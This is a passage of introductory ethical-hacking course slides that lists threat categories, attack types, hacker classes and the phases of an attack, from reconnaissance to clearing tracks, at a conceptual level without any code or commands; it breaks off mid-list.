- ❑ Malware attacks
- ❑ Footprinting
- ❑ Password attacks
- ❑ Denial-of-Service attacks
- ❑ Arbitrary code execution
- ❑ Unauthorized access
- ❑ Privilege escalation
- ❑ Backdoor attacks
- ❑ Physical security threats

Application Threats

- ❑ Improper data/Input validation
- ❑ Authentication and Authorization attacks
- ❑ Security misconfiguration
- ❑ Information disclosure
- ❑ Broken session management
- ❑ Buffer overflow issues
- ❑ Cryptography attacks
- ❑ SQL injection
- ❑ Improper error handling and exception management

Types of Attacks on a System



Operating System Attacks

- Attackers search for vulnerabilities in an operating system's design, installation or configuration and exploit them to gain access to a system
- OS Vulnerabilities: Buffer overflow vulnerabilities, bugs in operating system, unpatched operating system, etc.

Mis-configuration Attacks

- Misconfiguration vulnerabilities affect web servers, application platforms, databases, networks, or frameworks that may result in illegal access or possible owning of the system

Application-Level Attacks

- Attackers exploit the vulnerabilities in applications running on organizations' information system to gain unauthorized access and steal or manipulate data
- Application Level Attacks: Buffer overflow, cross-site scripting, SQL injection, man-in-the-middle, session hijacking, denial-of-service, etc.

Shrink-Wrap Code Attacks

- Attackers exploit default configuration and settings of the off-the-shelf libraries and code

Information Warfare




The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) to take competitive advantages over an opponent

Defensive Information Warfare


It refers to all strategies and actions to defend against attacks on ICT assets

Offensive Information Warfare


It refers to information warfare that involves attacks against ICT assets of an opponent



Module Flow




What is Hacking?



Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to the system resources



It involves modifying system or application features to achieve a goal outside of the creator's original purpose



Hacking can be used to steal, pilfer, and redistribute intellectual property leading to business loss

Who is a Hacker?



01

Intelligent individuals with excellent computer skills, with the ability to create and explore into the computer's software and hardware

02

For some hackers, hacking is a hobby to see how many computers or networks they can compromise

03

Their intention can either be to gain knowledge or to poke around to do illegal things

Some do hacking with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, email passwords, etc.

Hacker Classes



①

Black Hats

Individuals with extraordinary computing skills, resorting to malicious or destructive activities and are also known as crackers

②

White Hats

Individuals professing hacker skills and using them for defensive purposes and are also known as security analysts

③

Gray Hats

Individuals who work both offensively and defensively at various times

④

Suicide Hackers

Individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment

⑤

Script Kiddies

An unskilled hacker who compromises system by running scripts, tools, and software developed by real hackers

⑥

Cyber Terrorists

Individuals with wide range of skills, motivated by religious or political beliefs to create fear by large-scale disruption of computer networks

⑦






State Sponsored Hackers

Individuals employed by the government to penetrate and gain top-secret information and to damage information systems of other governments

⑧

Hacktivist

Individuals who promote a political agenda by hacking, especially by defacing or disabling websites



Hacking Phases: Reconnaissance



Reconnaisance

Scanning

Gaining Access

Maintaining Access

Clearing Tracks

- ↳ Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack
- ↳ Could be the future point of return, noted for ease of entry for an attack when more about the target is known on a broad scale
- ↳ Reconnaissance target range may include the target organization's clients, employees, operations, network, and systems

Reconnaissance Types

Passive Reconnaissance

- ☛ Passive reconnaissance involves acquiring information without directly interacting with the target
- ☛ For example, searching public records or news releases

Active Reconnaissance

- ☛ Active reconnaissance involves interacting with the target directly by any means
- ☛ For example, telephone calls to the help desk or technical department

Hacking Phases: Scanning



Reconn-
aissance

Scanning

Pre-Attack
Phase

Scanning refers to the pre-attack phase when the attacker scans the network for specific information on the basis of information gathered during reconnaissance

Gaining
Access

Scanning can include use of dialers, port scanners, network mappers, ping tools, vulnerability scanners, etc.

Port
Scanner

Mainta-
ining
Access

Extract
Information

Attackers extract information such as live machines, port, port status, OS details, device type, system uptime, etc. to launch attack

Clearing
Tracks

Hacking Phases: Gaining Access




Reconnais-sance




Scanning



Maintain-ing Access




Clearing Tracks



Gaining access refers to the point where the attacker obtains access to the operating system or applications on the computer or network

The attacker can gain access at the operating system level, application level, or network level



The attacker can escalate privileges to obtain complete control of the system. In the process, intermediate systems that are connected to it are also compromised

Examples include password cracking, buffer overflows, denial of service, session hijacking, etc.

Hacking Phases: Maintaining Access



Reconn-
aissance



Scanning

Gaining
Access

Maintain-
ing Access

Clearing
Tracks



Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system

Attackers may prevent the system from being owned by other attackers by securing their exclusive access with Backdoors, RootKits, or Trojans

Attackers can upload, download, or manipulate data, applications, and configurations on the owned system

Attackers use the compromised system to launch further attacks

Hacking Phases: Clearing Tracks



Reconn-
aisance

Scanning

Gaining
Access

Mainta-
ining
Access

Clearing
Tracks

01

Covering tracks refers to the activities carried out by an attacker to hide malicious acts

02

